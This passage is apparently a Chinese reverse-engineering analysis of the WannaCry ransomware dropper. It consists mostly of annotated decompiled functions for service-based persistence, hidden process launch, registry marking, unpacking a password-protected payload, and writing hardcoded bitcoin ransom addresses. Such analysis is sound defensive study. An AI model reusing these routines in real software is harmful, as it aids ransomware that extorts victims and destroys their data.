memset(&szComputerName[1], 0, 0x18Cu);
szComputerName[199] = 0;
GetComputerNameW(szComputerName, &nSize);

// 将计算机名的每位相乘算出一个随机数种子
CalcLen = 0;
dwNameMul = 1;
if ( wcslen(szComputerName) )
{
  Index = szComputerName;
  do
  {
    dwNameMul *= *Index;
    ++CalcLen;
    ++Index;
    szLen = wcslen(szComputerName);
  }
  while ( CalcLen < szLen );
}


// 随机名称小写英文字符
srand(dwNameMul);
CurIndex = 0;
enCount = rand() % 8 + 8;
if ( enCount > 0 )
{
  do
    szSrandName[CurIndex++] = rand() % 0x1A + 0x61;// 随机小写字母
  while ( CurIndex < enCount );
}

// 随机名称数字
NumCount = enCount + 3;
while ( CurIndex < NumCount )
  szSrandName[CurIndex++] = rand() % 10 + 48; // 随机数字
szSrandName[CurIndex] = 0;
}
```

CrySetCurDirWindowsOrTmp




```
//
// 设置当前路径为windows或tmp
BOOL __cdecl CrySetCurDirWindowsOrTmp(wchar_t *lpOutStr)
{
  WCHAR Buffer[260]; // [esp+8h] [ebp-4D8h] BYREF
  wchar_t szPath[260]; // [esp+210h] [ebp-2D0h] BYREF
  WCHAR szPathSub[100]; // [esp+418h] [ebp-C8h] BYREF



  // 初始化字符串
  Buffer[0] = word_40F874;                    // 0
  memset(&Buffer[1], 0, 0x204u);
  Buffer[259] = 0;
  szPath[0] = word_40F874;                    // 0
  memset(&szPath[1], 0, 0x204u);
  szPath[259] = 0;
  szPathSub[0] = word_40F874;                 // 0
  memset(&szPathSub[1], 0, 0xC4u);
  szPathSub[99] = 0;


  // 将随机的名称转成宽字符---子路径
  MultiByteToWideChar(CP_ACP, 0, g_szSrandName, -1, szPathSub, 99);
  GetWindowsDirectoryW(Buffer, 0x104u);
  Buffer[2] = 0;
  swprintf(szPath, aSProgramdata, Buffer);      // 拼接C:\ProgramData

  // 获取文件夹属性成功并且设置当前路径成功返回1;
  if ( GetFileAttributesW(szPath) != INVALID_FILE_ATTRIBUTES && CrySetCurDir(szPath, szPathSub, lpOutStr) )
    return 1;
  swprintf(szPath, aSIntel, Buffer);            // 拼接C:\Intel
  if ( CrySetCurDir(szPath, szPathSub, lpOutStr) || CrySetCurDir(Buffer, szPathSub, lpOutStr) )
    return 1;

  // 获取临时路径
  GetTempPathW(0x104u, szPath);
  if ( wcsrchr(szPath, '\\') )
    *wcsrchr(szPath, '\\') = 0;
  return CrySetCurDir(szPath, szPathSub, lpOutStr) != 0;
}
```


CryCreateProcessOrService



```
//
// 创建tasksche.exe进程或者服务
// 并检查Global\MsWinZonesCacheCounterMutexA\0互斥体是否存在
// 成功返回1，否则返回0
BOOL CryCreateProcessOrService()
{
  char szServiceName[520]; // [esp+4h] [ebp-208h] BYREF

  szServiceName[0] = byte_40F910;            // 0
  memset(&szServiceName[1], 0, 0x204u);
  *&szServiceName[517] = 0;
  szServiceName[519] = 0;

  // 获取taksche.exe全路径，并尝试创建进程和服务，其中之一创建成功就返回
  GetFullPathNameA(g_NewFileName, 0x208u, szServiceName, 0);
  return CryStartService(szServiceName) && CryCheckMutex(60)
      || CryCreateOrKillProcess(szServiceName, 0, 0) && CryCheckMutex(60);
}
```




```
// 启动一个服务，绑定tasksche.exe进程启动的
// 启动成功返回1，否则返回0
int __cdecl CryStartService(const char *lpServername)
{
  SC_HANDLE hSCMgr; // eax
  SC_HANDLE hSCService; // eax
  int ret; // esi
  SC_HANDLE hSCService_; // eax
  void *hSCService__; // esi
  char szProgram[1024]; // [esp+4h] [ebp-40Ch] BYREF
  SC_HANDLE hSCObject; // [esp+404h] [ebp-Ch]
  int ret_; // [esp+408h] [ebp-8h]
  SC_HANDLE hSCManager; // [esp+40Ch] [ebp-4h]

  ret_ = 0;

  // 打开本地服务管理器，如果打开失败直接返回
  hSCMgr = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS);
  hSCManager = hSCMgr;
  if ( !hSCMgr )
    return 0;

  // 打开服务g_szSrandName，如果打开成功就直接启动后返回1
  // 否则创建服务，创建成功，返回1，否则返回0
  hSCService = OpenServiceA(hSCMgr, g_szSrandName, SERVICE_ALL_ACCESS);
  hSCObject = hSCService;
  if ( hSCService )
  {
    StartServiceA(hSCService, 0, 0);
    CloseServiceHandle(hSCObject);
    ret = 1;
  }
  else
  {
    sprintf(szProgram, "cmd.exe /c \"%s\"", lpServername);
    hSCService_ = CreateServiceA(
                    hSCManager,
                    g_szSrandName,
                    g_szSrandName,
                    SERVICE_ALL_ACCESS,
                    0x10u,
                    2u,
                    1u,
                    szProgram,
                    0,
                    0,
                    0,
                    0,
                    0);
```




```
//
// 创建和终结进程
int __cdecl CryCreateOrKillProcess(LPSTR lpCommandLine, DWORD dwMilliseconds, LPDWORD lpExitCode)
{
  struct _STARTUPINFOA StartupInfo; // [esp+8h] [ebp-54h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+4Ch] [ebp-10h] BYREF

  StartupInfo.cb = 0x44;
  memset(&StartupInfo.lpReserved, 0, 0x40u);
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  StartupInfo.wShowWindow = 0;
  StartupInfo.dwFlags = 1;

  // 创建一个没有窗口的进程，创建失败就返回0
  if ( !CreateProcessA(0, lpCommandLine, 0, 0, 0, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation) )
    return 0;
  if ( dwMilliseconds )
  {
    if ( WaitForSingleObject(ProcessInformation.hProcess, dwMilliseconds) )
      TerminateProcess(ProcessInformation.hProcess, 0xFFFFFFFF);
    if ( lpExitCode )
      GetExitCodeProcess(ProcessInformation.hProcess, lpExitCode);
  }
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
  return 1;
}
```

CrySetOrQueryReg




```
//
// 创建注册表SOFTWARE\WanaCrypt0r
// 并设置或查询wd的值
// 如果成功返回1，否则返回0
int __cdecl CrySetOrQueryReg(int isSetReg)
{
  size_t dwPathLen; // eax
  BOOL isSuccess; // esi
  LSTATUS isSuccess_; // eax
  WCHAR szPath[260]; // [esp+8h] [ebp-2DCh] BYREF
  wchar_t Dest[100]; // [esp+210h] [ebp-D4h] BYREF
  DWORD cbData; // [esp+2D8h] [ebp-Ch] BYREF
  int flg; // [esp+2DCh] [ebp-8h]
  HKEY phkResult; // [esp+2E0h] [ebp-4h] BYREF


  // 内存拷贝
  qmemcpy(Dest, aSoftware, 0x14u);              // 'Software\'
  LOBYTE(szPath[0]) = 0;
  phkResult = 0;
  memset(&Dest[10], 0, 0xB4u);
  memset(szPath + 1, 0, 0x204u);
  *(&szPath[258] + 1) = 0;
  HIBYTE(szPath[259]) = 0;
  wcscat(Dest, L"WanaCrypt0r");
  flg = 0;
  while ( 1 )
  {
    if ( flg )

      // 创建注册表SOFTWARE\WanaCrypt0r
      RegCreateKeyW(HKEY_CURRENT_USER, Dest, &phkResult);
    else

      // 创建注册表SOFTWARE\WanaCrypt0r
      RegCreateKeyW(HKEY_LOCAL_MACHINE, Dest, &phkResult);


    // 如果创建成功
    if ( phkResult )
    {
      if ( isSetReg )
      {

        // 设置注册表值wd = 当前路径
        GetCurrentDirectoryA(0x207u, szPath);
        dwPathLen = strlen(szPath);
        isSuccess = RegSetValueExA(phkResult, ValueName, 0, REG_SZ, szPath, dwPathLen + 1) == 0;
      }
```




```
      }
      else
      {
        cbData = 519;
        isSuccess_ = RegQueryValueExA(phkResult, ValueName, 0, 0, szPath, &cbData);
        isSuccess = isSuccess_ == 0;
        if ( !isSuccess_ )
          SetCurrentDirectoryA(szPath);
      }
      RegCloseKey(phkResult);

      // 如果执行成功 返回1；
      if ( isSuccess )
        break;
    }

    // 如果超过2次没有执行成功返回0
    if ( ++flg >= 2 )
      return 0;
  }
  return 1;
}
```

CryReleaseZip




```
// WNcry@2ol7
int __cdecl CryReleaseZip(HMODULE hModule, char *pwd)
{
  HRSRC hSrc; // eax
  HRSRC hSrc_; // esi
  HGLOBAL hGlobalSrc; // eax
  void *lpSrc; // edi
  int dwSrcSize; // eax
  _DWORD *addr; // esi
  int FileNum_; // ebx
  char *i; // edi
  int FileNum; // [esp+8h] [ebp-12Ch] BYREF
  char Str1[296]; // [esp+Ch] [ebp-128h] BYREF

  hSrc = FindResourceA(hModule, 0x80A, Type);   // Type=XIA
  hSrc_ = hSrc;
  if ( !hSrc )
    return 0;
  hGlobalSrc = LoadResource(hModule, hSrc);
  if ( !hGlobalSrc )
    return 0;
  lpSrc = LockResource(hGlobalSrc);

  // 获取资源失败就直接返回0
  if ( !lpSrc )
    return 0;
  dwSrcSize = SizeofResource(hModule, hSrc_);
  addr = CryDeYaSuoZip(lpSrc, dwSrcSize, pwd);  // 解压资源
  if ( !addr )
    return 0;
  FileNum = 0;
  memset(Str1, 0, sizeof(Str1));
  CryGetFileNum(addr, -1, &FileNum);
  FileNum_ = FileNum;

  // 释放解压后的文件到病毒文件夹下
  for ( i = 0; i < FileNum_; ++i )
  {
    CryGetFileNum(addr, i, &FileNum);
    if ( strcmp(Str1, cwnry) || GetFileAttributesA(Str1) == -1 )// 判断是否是c.wnry文件
      CryFreeFileToVirPath(addr, i, Str1);
  }
  CryFreeMem(addr);
  return 1;
}
```

CryWriteCWNRY




```
int CryWriteCWNRY()
{
  int result; // eax
  int dwRand; // eax
  char DstBuf[780]; // [esp+0h] [ebp-318h] BYREF
  char *Source[3]; // [esp+30Ch] [ebp-Ch]


  // 比特币账号
  Source[0] = a13am4vw2dhxygx;                    // 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
  Source[1] = a12t9ydpgwuez9n;                    // 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
  Source[2] = a115p7ummngoj1p;                    // 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
  result = CryOptionC_WNRY(DstBuf, 1);            // 以rb的方式读取c.wnry，读到参数1
  if ( result )
  {
    dwRand = rand();
    strcpy(&DstBuf[178], Source[dwRand % 3]);
    result = CryOptionC_WNRY(DstBuf, 0);          // 以rw的方式写入文件c.wnry,写参数1到文件
  }
  return result;
}
```



